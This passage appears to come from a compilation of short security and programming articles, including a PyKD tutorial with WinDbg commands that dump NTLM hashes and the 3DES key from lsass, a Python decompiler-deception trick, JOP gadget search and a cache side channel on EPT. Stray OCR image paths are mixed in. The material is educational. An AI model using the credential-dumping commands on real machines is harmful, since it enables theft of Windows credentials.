To render without shaders, for every opaque triangle, render it with blending disabled and add it to a list. Add transparent triangles to a separate list. Next, enable blending and ensure the blending mode multiplies to the destination (`glBlendFunc(GL_DST_COLOR, GL_ONE_MINUS_SRC_ALPHA)` on OpenGL). Ensure the depth test mode is set to less or equal and render the lightmaps using the list of opaque triangles. After that, disable depth writing (`glDepthMask(GL_FALSE)` in OpenGL) and render the list of transparent triangles backwards using an appropriate blending mode (such as `glBlendFunc(GL_SRC_ALPHA, GL_ONE_MINUS_SRC_ALPHA)` on OpenGL). For each transparent triangle, render the lightmap for that triangle immediately after rendering the triangle.

To render *with* shaders, render the opaque triangles with blending disabled while handling lightmaps in the shader. Add the transparent triangles to a list. Next, set an appropriate blending mode, disable depth writing, and render the list of transparent triangles backwards while also handling lightmaps in the shader.

If you want to render props, keep a 'rendered' flag on each one since multiple chunk cubes may reference the same prop. While you are rendering cubes, render props listed by chunk cubes you come across as long as the prop's 'rendered' flag is clear. When rendering a prop, add it to a list and set its 'rendered' flag. For lighting, props should already have a base light value and a list of dynamic lights with a multiplier for each of them. Start with the base light value and for each enabled dynamic light in the list, add its light value times the multiplier. Use the result as the vertex color (or multiply if the prop model already has vertex colors). When you are done rendering the scene, go through the list of props you made and clear the 'rendered' flag of each.

If you want to render a skybox, render all the maps and props using a slightly smaller depth range (something like `glDepthRange(0.0, 0.9)` in OpenGL). Render the skybox planes with a depth locked to the farthest value (`glDepthRange(1.0, 1.0)` in OpenGL). Render clouds from back to front with an appropriate blending mode.

High Assurance Rust

Developing Secure and Robust Software

Read for free now: https://highassurance.rs

MARTIANDEFENSE

CyberSpace Notebook:

This notebook is continuously maintained by experienced professionals, this reference offers:

Hands-On Training Insights: Gain practical knowledge from experiences with HacktheBox/ TryhackMe and security assessments based on the OWASP Web Security Testing Guide.

Educational Content: Enhance your skills and understanding, strictly for educational and ethical application.

Click here >>>> https://book.martiandefense.llc

Note: This notebook is intended for educational purposes and technical referencing. The authors and publishers do not condone or support any illegal or unethical activities.

State machines in frontend

I. Introduction

State machines have been with us since the creation of logic gates, and today they also found their way into frontend applications. They serve as a unified layer of logic for components. On their basis, the Zag.js library was created. It is a collection of ready-made state machines for the most popular components such as a menu, for example, or a color picker. With a logic layer prepared in this way, component libraries can be easily created for any popular frontend framework without reimplementing the logic because of the differences between those. [1]

A. What is a state machine?

A finite-state machine is simply a mathematical model. It consists of a finite number of states with initial state and inputs triggering defined transitions. A change from one state to another is done by sending one of the signals available for the current state. Zag.js extends it with a global context with additional values for each distinct machine.

II. Checkbox in Zag.js

Let's dive into the realm of Zag.js and make the simplest possible machine. As a reference, I will use the WAI-ARIA specification of a checkbox. [2] This component consists of the two states, `checked` and `unchecked`. It supports two possible transitions, from `unchecked` to `checked` and vice versa.

```
// checkbox.js
import { createMachine } from "@zag-js/core"
const machine = createMachine({
  initial: "unchecked",
  states: {
    checked: {
      on: { CLICK: { target: "unchecked" } },
    },
    unchecked: {
      on: { CLICK: { target: "checked" } },
    },
  },
})
function connect(state, send) {
  const checked = state.matches("checked")
  return {
    checked,
    buttonProps: {
      type: "button",
      role: "checkbox",
      "aria-checked": checked,
      onClick() {
        send("CLICK")
      },
    },
  }
}
```

The `connect` is a helper function to map every DOM attribute and event handler with their corresponding HTML tag in the checkbox component.

III. Consuming a state machine

To use the checkbox machine, we need to utilize the machine and connect with our favorite framework.

```
import { useMachine } from "@zag-js/react"
import { machine, connect } from "./checkbox"
function Checkbox() {
  const [state, send] = useMachine(machine)
  const api = connect(state, send)
  return (
    <div>
      <button
        {...api.buttonProps}
        style={{
         background: api.checked ? "green" : "red",
        }}
      >
        {api.checked ? "√" : "×"}
      </button>
      <div>
     State: {api.checked ? "CHECKED" : "UNCHECKED"}
      </div>
    </div>
  )
}
```

IV. Conclusion

Below is the final result of the implemented checkbox machine.

A. In the unchecked state

State: UNCHECKED

B. In the checked state

State: CHECKED


It is worth noting that using state machines helps follow WAI-ARIA specifications and resolves possible issues in the framework-native approach to logic implementation. As someone said, one code to rule them all :)

References

[1] S. Adebayo, "Zag.js - Rapidly build UI components without sweating over the logic.", Available: https://zagjs.com/

[2] "Checkbox Example (Two State)", Available: https://www.w3.org/WAI/ARIA/apg/patterns/checkbox/examples/checkbox/


```
def main(
  line0: print("Hello World!"),
  line1: print("What's your name?"),
  line2: (x := input("Name plz: ")),
  line3: print(f"Your name is: {x}")
):
    run
```



```
$ python hello.py
Hello World!
What's your name?
Name plz: gynvael
Your name is: gynvael
```

Python typing is... interesting. I'm still not sure if it's absolutely cursed and a terrible idea, or absolutely cursed and one of the best typing implementations I've seen. Well, one way or another, it's cursed, as demonstrated by the code above, which abuses the typing syntax for fun and profit (https://twitter.com/gynvael/status/1726201121537135013).

Joke-codes aside, you're probably more familiar with the following use of this syntax:




```
def func(a: int, b: List[str]) -> str:
  return b[a]  # Doesn't matter.
```

This looks pretty typical: a colon to separate the **name** and the **type**, and an arrow used to indicate the **return type**. So, what's so special about this?

In most typed languages, all typing syntax is like a separate world that uses its own grammar and, in general, exists beyond the typical language expressions and statements that make up the majority of the code.

In Python, that's not that case. You see, **type annotations in Python are normal expressions**. Same kinds of expressions like e.g. `2+2`. That's exactly what the code at the beginning abuses, and why it uses the "`x := expression`" syntax instead of "`x = expression`" to assign a variable (the former is an expression while the latter is a statement, and the typing information needs to be an expression).

Each of these type expressions are evaluated at the moment of function instantiation, i.e. at run time when the function is constructed.

The result of an expression evaluation is a value. So, what happens with said calculated value? It actually goes into a dictionary with a given variable name used as a key. This dict can be found in the field `__annotations__` of a function object. For example:

```
print(func.__annotations__)
```

```
$ python types.py
{'a': <class 'int'>,
 'b': typing.List[str],
 'return': <class 'str'>}
```

Offtopic: Python function instantiation / construction

In Python, if you have a function definition like this...

```
def func():
  pass
```

...it's actually equivalent to the following pseudocode:

```
func = MAKE_FUNCTION(func_function_object)
```

This pseudocode is executed in whatever scope the function was defined in, which usually is the given module's "global" scope.

One thing we can immediately notice, is the nice little abuse of the fact that "return" is a keyword, therefore, no variable can be named like that. As such, it was available to be used as a special magic key in the annotations dictionary (INB4 Python anti-decompilation idea: changing variable names to keywords like `if`, `for`, `except`, etc).

So, what's with the weird `List[str]` syntax? Well, it's just a hack. Without going into the weird internals of the `typing.List` object, let's just say that its implementation overloads the `[]` indexing operator (i.e. it defines a `__getitem__` method). Regardless, it's just a simple "metadata" object that can be used in place of the `list` type/class itself, as there is no way to annotate `list` with the type of elements it's supposed to hold.

Anyway, there are two things I find amazing here. Firstly, the types are calculated at runtime. Abused, this can play merry hell with any static typing linters. Secondly, using either `__annotations__` field, or better, `typing.get_type_hints()` function, you can take advantage of the typing system and build various tools pretty easily. Here's an example – a simple library that used `__annotations__` and `__doc__` fields of a function to automatically generate a JSON Schema describing a function/tool to be used with OpenAI's ChatGPT API: https://github.com/gynvael/agent_helpers/blob/7d2917f2eb5abc0879b224f118f3b6a232ba4c99/agent.py#L65

A PyKD tutorial for the less patient

As I myself have struggled many times in the past, I decided to illustrate how to set up a proper x64 PyKD environment and hopefully make this pesky task easier for others.

For anyone who may be unaware of what PyKD is, here's a quote from their website[1] (currently offline)

"This project can help to automate debugging and crash dump analysis using Python. It allows one to take the best from both worlds: the expressiveness and convenience of Python with the power of WinDbg!"

As most of the latest Windows versions are running on x64, it feels natural to stick to this architecture. As a PyKD introductory example, we are going to debug the lsass.exe process from the kernel perspective, since it wouldn't be possible to attach to the process from userland.

First, however, we should ensure that we have installed a single x64 Python 3.8 version on our windows machine: to avoid mingling with PATH or other conflicts, no x86 Python version should be installed.

PyKD supports both the 3.6 and the 3.8 versions, so we should get rid of Python2.x as it's been already declared dead for good.

Note: I have tested all the following on an up-to-date Windows 11 22H2 machine and Python 3.8.10

So, here's the entire recipe on how to install PyKD:

1. Download the latest PyKD x64 dll version here[2] and copy it to the user's home folder.
   Then set this environment variable:
   ```
   setx _NT_DEBUGGER_EXTENSION_PATH "c:\users\uf0" /M
   ```
2. Verify that we can load it from WinDbg by getting a similar output and make sure that the loaded python version matches the x64 version.
   ```
   0: kd> .load pykd
   0: kd> !py
   Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)] on win32
   ```
3. Install the PyKD and pyDes modules by running the following:
   ```
   C:\> python -m pip install pykd
   C:\> python -m pip install pyDes
   ```
4. Remember to import PyKD in our script
   ```
   import pykd
   ```
5. If everything is correctly set up, then we can call up the script from within WinDbg:
   ```
   kd> .load pykd
   kd> !py <path to script.py>
   ```

So far so good. But what script should be used to properly test PyKD superpowers?

Armed with our knowledge, we can sketch a credential dumper that will mimic (!) the mimikatz behavior. Then, from a WinDbg local kernel session, we can parse the *nt* process list, get lsass EPROCESS address and attach the debugger to it.

```
processLst = nt.typedVarList(nt.PsActiveProcessHead, "_EPROCESS", "ActiveProcessLinks.Flink")
    for process in processLst:
        processName = loadCStr(process.ImageFileName)
        if processName == "lsass.exe":
            eproc = ("%x"% process )
pykd.dbgCommand(".process /i /p /r %s" % eproc)
```

We then fetch username, logondomain and encrypted data of the user's hashes and the different offsets, relative to *LogonSessionList*

```
pykd.dbgCommand("!!list -x \"dS @$extret+0x90;dS @$extret+0xa0;db poi(poi(@$extret+0x108)+0x10)+0x30 L1B0\" poi(lsasrv!LogonSessionList))
```

The 3DES key can also be obtained by relying on debugging symbols.

```
pykd.dbgCommand("db (poi(poi(lsasrv!h3DesKey)+0x10)+0x38)+4 L18")
```

After some further data polishing, the user's hashes are now revealed.

```
kd> !py c:\uf0\PyKDumper.py
(*)USERNAME :"leon"
(*)LOGONDOMAIN :"DESKTOP-GG4KMP3"
(*)NTLM :5fe1f02385fb9adb1b1a1b0bd878f2ae
(*)SHA1 :b80d152f2617df39cedda66437a1460d60b2166b
```

The entire project can be found here[3]. PyKD can provide further WinDbg integrations, such as Heap Tracing[4], exploitation tool[5] or a debugger UX[6]. I challenge the reader to come up with new ideas (how about memory forensic?).

1 https:// githomelab.ru/pykd/pykd
2 https://github.com/uf0o/PyKD/tree/main/x64
3 https://github.com/uf0o/PykDumper
4 https://labs.f-secure.com/archive/heap-tracing-with-windbg-and-python/
5 https://github.com/corelan/mona
6 https://github.com/snare/voltron

Deceptive Python Decompilation

Software obfuscation is the science and art of modifying a program to hide certain aspects of it, for example what the program does or how it accomplishes a certain task. The goal is to slow down reverse engineering of the program to exhaust the analyst's "budget" whether that is time, money or interest. Some obfuscation techniques are better at thwarting automated analysis, for example by exploiting assumptions and limitations in analysis tools, while others are more aimed at making life a pain for a human reverse engineer. The latter type can be achieved for example by adding a lot of useless stuff to the program or writing code that seemingly does one thing while it actually does something else[1].

Python Bytecode

The technique we will discuss here is a way of obfuscating Python bytecode. Before Python source code is executed[2], it is compiled into Python bytecode. The bytecode is then executed in the stack-based VM inside CPython. Sometimes programs are shipped as Python source code but it is possible to only use the .pyc files containing the compiled bytecode. For example, this is what py2exe does when building a stand-alone executable.

Bytecode Decompilation Tricks

When trying to analyze Python bytecode, it is desirable to turn it back into regular Python code for readability. A popular tool to do this is uncompyle6 which usually works amazingly well for decompiling Python bytecode. There exist multiple ways to fool it however. One way to mess up the decompilation is to craft Python bytecode that can't be produced from valid Python code, such as abusing exceptions for flow control. This is powerful because the decompilation will likely fail since the original code isn't actually Python to start with. The downside is that you need to either write the bytecode by hand or create your own compiler.
Another way is to abuse variable names. Python bytecode retains all the variable names to enable reflection. In contrast to the Python language, the CPython VM itself has no restrictions on variable naming. This can be abused by replacing all variable names with whitespace. It will transform code from:

```
S, j = range(256), 0
for i in range(256):
    j = (j + S[i] + key[i % keylength]) % 256
    S[i], S[j] = S[j], S[i]  # swap
```

into bytecode which decompiles into something like this:

```
 ,    = range(256), 0
for     in range(256):
    = (   +    [   ] +     [   %     ]) % 256
       [   ],     [  ] =     [  ],     [   ]
```

The resulting code isn't even valid Python code. The downside with this technique is that it is very obvious that something went wrong and a slight adjustment to the decompilation process completely neutralizes it.
Inspired by this method, we can do something more subtle. Consider the following code which almost implements RC4:

```
def rc4(data, key):
  ...
  for i in range(256):
    ...
  OBFUSCATION = 0
  for b in data:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    ...
  ...
```

By replacing the name of the variable "OBFUSCATION" with "i = 0\n j", the code will decompile into this:

```
def rc4(data, key):
  ...
  for i in range(256):
    ...
  i = 0
  j = 0
  for b in data:
    i = (i + 1) % 256
    j = (j + S[i]) % 256
    ...
  ...
```

The decompiled code now implements RC4 correctly and would typically not warrant any further scrutiny since it's just an implementation of a well-known algorithm. This is the key element because the decompiled code is now functionally different to the original code and its corresponding bytecode. In the initial version, the value of the variable i will be 255 when it enters the second loop but in the decompiled version it will be 0. If this function is used as part of an unpacker, it will mean that even though the reverse engineer uses the correct key, the payload will never be succesfully decrypted. This could easily throw many reverse engineers off and make them waste a lot of time.
The key idea of this method is to create a program that decompiles to seemingly correct code to not raise suspicion and thereby throwing the analyst off while hiding the true functionality of the code.

[1] See the *Underhanded C Contest* for great examples
[2] In the CPython implementation

Trace memory references in your ELF PIE

poc-code: http://github.com/ltlollo/instr Lorenzo Benelli

Dear fellow cooks, have you ever wondered which positions of memory is your freshly baked x86 64 ELF executable accessing? Here, follow this simple three-step recipe to find out how to check that, using binary instrumentation!

Ingredients (for one executable):

- *1* good disassembler (I suggest Capstone®)
- *1* good assembler (I suggest Keystone®)
- *5* memory pages at least, *4*KiB (*4.096*kB) each.
- *1* function that dumps its input onto a file.

Step one: Find the code

If the binary is not stripped, you can easily find its functions offsets and sizes, by looking inside the elf's sections: Locate the *section header table* in your elf's header. In the section headers find one with type `SHT_SYMTAB` named *`.symtab`* and one with type `SHT_STRTAB` named *`.strtab`*. In the *`.symtab`*, the entries with type `STT_FUNC`, are your functions, while their names are in *`.strtab`*.

Step two: Instrument

Write a piece of position independent code that stores its input (`rax`) somewhere (I'll call it *`rax_dump`*). Personally, I like to place it after a page that I know I can write to, that, when full, I can dump its content on disk. Disassemble the code you found before and look for instructions of the form `op reg, [expr]`, `op reg, reg:[expr]`, `op [expr], reg`, or `op reg:[expr], reg`. For each of them, generate a tiny gadget, using `lea rax, [expr]` to fetch the address, and append it after the *`rax_dump`* you previously wrote. Finally, replace the oringinal instruction with a jump to your new code, and you are all set.

```
...
raxr1110x80:    ;(before)
  add r12, [rax+r11*1+0x70]
...
```

```
...
raxr1110x80:   ;(after)
  jmp dump_raxr1110x80
...
rax_dump:
...
dump_raxr1110x80:
  push rax
  lea rax, [rax+r11*1+0x70]
  call rax_dump
  pop rax
  add r12, [rax+r11*1+0x70]
  jmp raxr1110x80+JMP_SZ
```

A couple of caveats: If your instruction is rip-relative remember to skip it or recompute its destination, and offset your expressions by 8 if it uses `rsp`.

Also the instruction you are replacing might be smaller than a jump, so you may have to copy a bunch.

If you do so, remember to recompute the jumps internal to the original function.

Step three: Reassemble

Adding our new stuff to the executable is not as easy as appending it, we also need to tell the kernel where to map it into memory using program header entries. So we are going to add a new copy of our original program header table with three new mappings: one read only, with offset and address of the table itself (this so that the linker can also see it), one R/W (so we can store some addresses), and one R/E pointing to the code we just generated. Beware of mixing all these ingredients after the latest `vaddr+memsz` to avoid a confict with the *bss*, and that `vaddr-offset` must be 0 mod 4096, or just follow grandma's tip: *keep all offsets and sizes in the program headers page-aligned.*

If you also wish to call some flushing code before the program shuts down, you'll need to append two additional sections (and the respective R/W mappings as program headers entries). A copy of *`.fini_array`* with the virtual address of your flushing code appended, and a copy of *`.rela.dyn`* with a new `R_X86_64_RELATIVE` symbol pointing its `r_offset` and `r_addend` to the file offset and address of your finalizer. Don't forget to update all the `r_offsets` of the other `R_X86_64_RELATIVE` symbols you moved with the *`.fini_array`* and update the `DT_FINI_ARRAY` and `DT_FINI_ARRAYSZ` address and offset in the *`.dynamic`* section. Finally, update the *program header table* offset in your elf's header (and in the `PT_PHDR` program header), with its new virtual address, et voilà, your binary is ready to reveal its delicious secrets!

Are you a professional chef? Then make sure to check out these professional tools for instrumentation needs: **Pin**, **DynamicRIO**

Efficient JOP Gadget Search

Quickstart: `cargo install xgadget --features cli-bin`

Google's 2022 analysis[1] of zero-day exploits "detected and disclosed as used in-the-wild" stated:

> *"Memory corruption vulnerabilities have been the standard for attacking software for the last few **decades** and it's **still** how attackers are having success."*

One factor in such incredible longevity is nascent adoption of memory-safe systems languages[2]. Another is continued emergence of new attack paradigms and techniques. Hardware $W \oplus X$ support (aka NX, DEP) has prevented *code injection* since the early 2000s. In response, ***Return Oriented Programming (ROP)*** introduced *code reuse*: an attacker with stack control chains together short, existing sequences of assembly (aka "gadgets") — should a leak enable computing gadget addresses in the face of ASLR. When contiguous ROP gadget addresses are written to a corrupted stack, each gadget's ending `ret` instruction pops the next gadget's address into the CPU's instruction pointer. The result? Turing-complete control over a victim process.

Jump Oriented Programming (JOP) is a newer code reuse method which, unlike ROP, doesn't rely on stack control. And thus bypasses shadow-stack implementations, like Intel CET SS[3]. JOP allows storing a *table* of gadget addresses in *any* RW memory location[4]. Instead of piggy-backing on call-return semantics to execute the gadget list, a "dispatch" gadget (e.g. `add rax, 8; jmp [rax]`) controls table indexing. Chaining happens if each gadget ends with a `jmp` back to the dispatcher (instead of a `ret`).

The Challenge in JOP Gadget Search

Disassembly is typically linear (decode consecutive instructions) or recursive-descent (follow control-flow from entry point). Gadget search is atypical: assuming x64, the ROP goal is finding every instance of an opcode (e.g. `0xc3`, 1 of 4 `ret` variants) and iteratively moving the disassembly starting point backwards, one byte at a time, to find a sequence of valid instructions ending with the tail opcode. Even if they start at misaligned offsets in the context of a normal program (e.g. partway through an intended instruction).

JOP gadgets present a unique challenge. For x64, the subset of relevant `jmp` and `call` instructions (e.g. `jmp rax` or `call [rbx]`, absolute indirect target) all have encodings starting with byte literal `0xff`. Most gadget search tools use regex to find *specific encodings* before attempting disassembly. For example, *certain* 4-byte encodings of `jmp [reg + offset]` match via `\xff[\x60-\x63\x65-\x67][\x00-\xff]`. Regex has two major drawbacks:

1. **Performance** — Must run the regex state machine to find matching offsets, then run a disassembler on matches (duplication of per-regex work).
2. **Completeness** — Need a complete list of regexs to match all 50+ possible x64 indirect `jmp`/`call` encodings (complex, error-prone).

Leveraging Instruction Semantics

We avoid both drawbacks with a general solution: encoding higher-level *operand semantics*. Attempt to disassemble a single instruction at every offset (or only instances of `0xff`), then work backwards if disassembly succeeds (e.g. valid instruction) and the instruction's operand *behavior* makes it a viable gadget tail.

The below code snippet finds JOP gadget tails, for all possible `jmp` and `call` encodings, using official Rust bindings for `zydis`[5].

```rust
#![no_std] // PROOF: below code is bare-metal portable
#![forbid(unsafe_code)] // PROOF: non-ext-lib code is mem-safe

use zydis::enums::{Mnemonic, OperandAction, OperandType};
use zydis::{DecodedInstruction, Register};

// Categorization ---------------------------------------

/// Check if viable JOP or COP tail instruction
pub fn is_jop_tail(instr: &DecodedInstruction) -> bool {
    matches!(instr.mnemonic, Mnemonic::JMP | Mnemonic::CALL)
        && (has_one_reg_op(instr) || has_one_reg_deref_op(instr))
}

// Constructs for attacker control ----------------------

/// Check for sole register operand (e.g. ``jmp rax'')
fn has_one_reg_op(instr: &DecodedInstruction) -> bool {
    instr
        .operands
        .iter()
        .filter(|&o| {
            (o.action == OperandAction::READ)
                && (o.ty == OperandType::REGISTER)
        }).count() == 1
}

/// Check for sole register-controlled memory
/// deference (e.g. ``jmp dword ptr [rax]'')
fn has_one_reg_deref_op(instr: &DecodedInstruction) -> bool {
    instr
        .operands
        .iter()
        .filter(|&o| {
            (o.action == OperandAction::READ)
                && (o.ty == OperandType::MEMORY)
                && (o.mem.base != Register::NONE)
        }).count() == 1
}
```

Closing

Society is still playing one of computer security's oldest cat-and-mouse games. If future exploit mitigations thwart ROP, JOP provides comparable expressivity — despite more complex gadget search and exploit development[6]. At least until safer type systems, CFI runtimes, and/or CHERI hardware become universal.

We've implemented the semantic search technique described here in `xgadget`[7] - a fast, parallel, open-source, *cross-{patch,compiler}-variant* ROP/JOP gadget finder. Happy hunting.

[1] https://googleprojectzero.blogspot.com/2022/04/the-more-you-know-more-you-know-you.html

[2] https://highassurance.rs


[3] Weakness: CET can include IBT to mitigate JOP. But IBT only validates target addrs, not func prototypes. Can still jump to imports, etc. JOP attacks are constrained, not eliminated.

[4] Aside: ROP chains may control stack location via "stack pivoting", but gadget address placement remains stack-restricted.

[5] https://zydis.re

[6] https://www.exploit-db.com/exploits/45045

[7] https://github.com/entropic-security/xgadget



Fancy a nice zen hue to help calm the nerves during your forthcoming Windows BugCheck? Back in the old days prior to Windows 8, one could simply select from a set of options in the SYSTEM.INI – or resort to hackery à la NotMyFault's method for a greater gamut.

Nowadays, said hackery seems the only option, and NotMyFault is sadly out of date – alas! But fear not my many-coloured-background-desiring friends, help is at hand! The Blue Screen of Death (or Green for Insider builds but we'll roll with BSOD here) is triggered by `KeBugCheck2` calling into `BgpFwDisplayBugCheckScreen` via `KiDisplayBlueScreen`.

`BgpFwDisplayBugCheckScreen` is part of the Boot Graphics stack – the code responsible for showing that little spinner and other such goodies on boot. Here it wrests control of the graphics responsibilities from the now defunct Windows graphics infrastructure and draws the BSOD, starting with the background fill and then drawing the emoticon, various text messages and emoticon.

Our aim is simple control over the background colour but you can pull at the various strands in this function to modify anything on the BSOD screen – an exercise left to the reader.

Our first port of call is `BgpFwDisplayBugCheckScreen`'s call to `BgpClearScreen`. The colour information is stored in a `DWORD`, in the `0xAARRGGBB` (A is Alpha) format – as passed to this function, and we're going to want to modify the storage for this guy ahead of time so that when the *SOD arises, we're greeted as expected.

```
1  mov     rcx, cs:BgpCriticalState
2                  .pDisplayCharacterContext
3  mov     esi, 1C8h
4  movsxd  rdi, eax
5  mov     rdx, [rcx+18h]
6  lea     rbx, [rdi+rdi*8]
7  cmp     r14d, esi
8  jnz     short loc_140670187
9  mov     dword ptr [rdx+28h], 0FF000000h
10
11 ; CODE XREF:
   ↪ BgpFwDisplayBugCheckScreen+B2↑j
12 loc_140670187:
13 mov     ecx, [rdx+28h]
14 call    BgpClearScreen (fffff8041346eaf8)
```

The colour value is passed to `BgpClearScreen` from the dereferenced rdx at offset 28h. Following the crumbs backwards, we're left with the following picture:

```
rcx = <some global storage>
rdx = *(rcx+0x18)
colour = *(rdx+0x28)
```

The global storage points to the Boot Graphics bugcheck information context. This is found at an offset to a known symbol – kd kindly resolving this for us to `nt!MiSystemPartition+0x5760`[1].

Try it out in kd for a lovely purple hue:

```
kd> ed poi(poi(nt!MiSystemPartition + 0x5760)
↪  + 0x18) + 0x28 ff9900cc; .crash
```

To get this working outside the context of a debugger, it's best that we clean up a little.

After cleanup, we get:

```
BgpClearScreen(
    BgpCriticalState
    ↪  .pDisplayCharacterContext->pTxtRegion
    ↪  ->BgColour)
```

Wait What??! That's a little jump from the register crumbs – none of these symbols are available?! And where in memory is this `BgpCriticalState` thingamajig?

In terms of working out the rough naming of the various structures: `BgpCriticalState` is already named publicly in prior art[2] and for the rest, I simply cross-referenced and delved into some other `Bg` functions names in public symbols such as `BgpBcInitializeCriticalMode`, `BgpDisplayCharacterGetContext`, `BgpTxtCreateRegion`. (TBH I lazied-out a little with the `pTxtRegion->BgColour` bit; this is actually a structure holding other goodies but the background colour information is at offset 0).

(`BgpCriticalState` is also interesting if you'd like to change other aspects of the BSOD – e.g. the text contents.)

Discovering the location of `BgpCriticalState` in memory robustly is a little finicky. For a known version of ntoskrnl.exe, one could look it up offline. For online discovery, one could try disassembling the `BgpBcInitializeCriticalMode` function where this structure is initialized, but one would of course still be at the mercy of the structure layout of any one of the offsets in the various levels of indirection – something that could change with any Windows update.

Bonus: Make your BSOD happy!

```
kd> eb poi(nt!HalpPCIConfigReadHandlers - 8)
↪  3a 00 29 00
```

[1] This analysis refers to ntoskrnl.exe 10.0.22621.2283 that comes as part of the Windows 11 22H2 September '23 update.

[2] Prior art exists for at least Win8 (`https://tinyurl.com/bsod-win8`) and Win10 (`https://tinyurl.com/bsod-win10`).

Wrapping GDB with Python to Easily Capture Flags

I'm going to describe a dynamic side-channel technique I discovered while playing CTFs. Since then, I've successfully used this technique to solve Reverse Engineering challenges. So, I hope this article can show CTF players a new way to approach challenges. For reference, we will use the **sideways** challenge from DownUnderCTF 2023 written by **Joseph**.

1 Analyzing The Binary

Ignoring the cringe from it being a Rust binary, the important parts are:

- The flag is passed as an argument
- The flag has a length of 26 characters
- The binary performs 13 loops, with the *ith* and *26-ith* characters in every iteration
- At the end of the loop, a check is performed with a constant global array

```
// rewritten from decompilation for readability
for (int i = 0; i < 13; i++ )
{
  c1 = input[25-i];
  c2 = input[i];
  // multiple left out instructions
  if ( val_to_check != constants[i] )
    goto WRONG;
}
```

The left-out part of the loop is filled with bitwise and numerical operations (add, and, rol, xor) which could lead someone to grab them all and try to make z3 work with them. However, the above challenge becomes very easy to solve if we implement our technique.

2 Explaining The Technique

As mentioned above, the checking algorithm examines if two characters produce a specific value in a global array. Since for every iteration only two values are used, this is very bruteforcable. All we have to do is go through all the characters [a-zA-Z0-9{_}] twice. Specifically, there are 65 characters in this range, so we have to bruteforce $65 * 65 = 4225$ pair of characters.

Doing this manually however is infeasible, and even if we get a hit with a valid combination, we won't get any response from the binary. So, we need to look at what's going on in the runtime of the process. A way to do that and view the memory and registers is to use a debugger. Still, our technique would take too long. This is why we need to automate the task, and Python allows us to do that very easily.

To implement it, we will construct a string of GDB flags, which we will pass to GDB when executing the binary through Python. The main logic is that we will place a breakpoint at the line where the comparison happens. Specifically, the check is performed at 0x8991 (0x55555555c991 in debugger) with the instruction `cmp r11d, [rcx+rsi*4]` (**r11d** holds the computed value from **c1** & **c2**, **rcx** is the global array **constant**, and **rsi** is the array index). After placing the breakpoint and passing the input, we will instruct GDB to print the values of the above registers, so we can see the computed value from our input, and compare it with the target value.

To fully automate it, we need to add n number of **continue** statements. This way, we can pass through the characters we have found, and go to the specific index we want to check. Every time we find a pair, we will add one more **continue** and go to the $n + 1$ iteration.

3 Writing Our Solver

```
from subprocess import run, PIPE
import string

ALPHABET = string.ascii_uppercase +
           string.ascii_lowercase +
           string.digits +
           '{_}'

def check_pair(ctr, user_in):
    continues = ' --ex "continue"' * (ctr-1)
    command = "gdb ./sideways --nx"
    command += " --ex 'b *0x55555555c991'"
    command += f" --ex 'r \"{user_in}\"'"
    command += continues
    command += " --ex 'p/x $r11'"
    command += " --ex 'x $rcx + $rsi * 4'"
    command += " --batch"
    proc = run(command, stdout=PIPE, shell=True)
    lines = proc.stdout.decode().split("\n")
    goal = int(lines[-2].split(':')[-1][1:], 16)
    our_input = int(lines[-3].split('= ')[-1], 16)
    return goal == our_input

# could be optimized from known flag format DUCTF{}
flag = ['A' for _ in range(26)]
counter = 1
while counter <= 13:
    check = False
    for c1 in ALPHABET:
        for c2 in ALPHABET:
            flag[counter-1],flag[-counter]=c1,c2
            check_flag = ''.join(flag)
            if check_pair(counter, check_flag):
                counter += 1
                check = True
                print('flag:', check_flag)
                break
        if check:
            break
```

Leaking Guest Physical Address Using Intel Extended Page Table Translation

ASLR ⊕ Cache by VUSec researchers [ANC] is a side channel attack to break Address Space Layout Randomization (ASLR) using virtual address (VA) translation performed by the Memory Management Unit (MMU). This article extends the attack to virtualized environments, where it is possible to partially infer the physical address (PA) bits in CR3 register and page table entries (PTEs) during a VA translation. Further research is needed to reliably leak the entire PA from an unprivileged guest user.

Overview of ASLR ⊕ Cache Attack

Recent page table translations by MMU are cached in Translation Lookaside Buffer (TLB). Since TLB misses are costly, page table pages are cached in last level cache. During page table walk, all 9-bit chunks from a VA other than the 12-bit offset are used as index at each level of page table. In the case of TLB miss, out of 9 bits from VA, 6 bits are used as cache line index and 3 bits are used as cache line offset. With this information, attacker can access a target memory page to fetch the related PTEs into the cache, evict the TLB entries, evict cache lines one by one from 0-63 and time the access to target memory page for each eviction from 0-63. If the time to access the target memory page increases on eviction of cache line X, then attacker can infer that this cache line is used by PTE. Since cache line index is part of the VA, this can break ASLR.

Extended Page Table

Extended Page Table (EPT) is a hardware feature for MMU virtualization by Intel. The physical address as seen by the guest is not the actual physical address of a page in memory. During VA translation in guest, all the PTEs in 4 level page walk - gPML4E, gPDPTE, gPDE, gPTE and gCR3 register are further translated using an intermediate page walk to locate the host physical address of guest page table pages.

Cache Attack on EPT

The physical address translations in EPT can result in a maximum of 20 memory loads i.e. gPML4E, gPDPTE, gPDE, gPTE and gCR3 going through 4 levels of translation (5 x 4 = 20). Moreover, the guest virtual address (gVA) is looked up in all translated page table pages, adding 4 more memory loads per translation. The learning from A⊕C attack is that as long as any part of VA is used for page table lookup, it can be leaked. This raises the question - since guest physical address (gPA) is used for lookup during EPT translations, can an unprivileged guest user leak gPA translations too along with gVA?

The major problem in detecting 24-memory loads performed during EPT translation is the noise, probably due to other evictions. This noise can be reduced by increasing the number of times a cache line is profiled and then by filtering the access time.

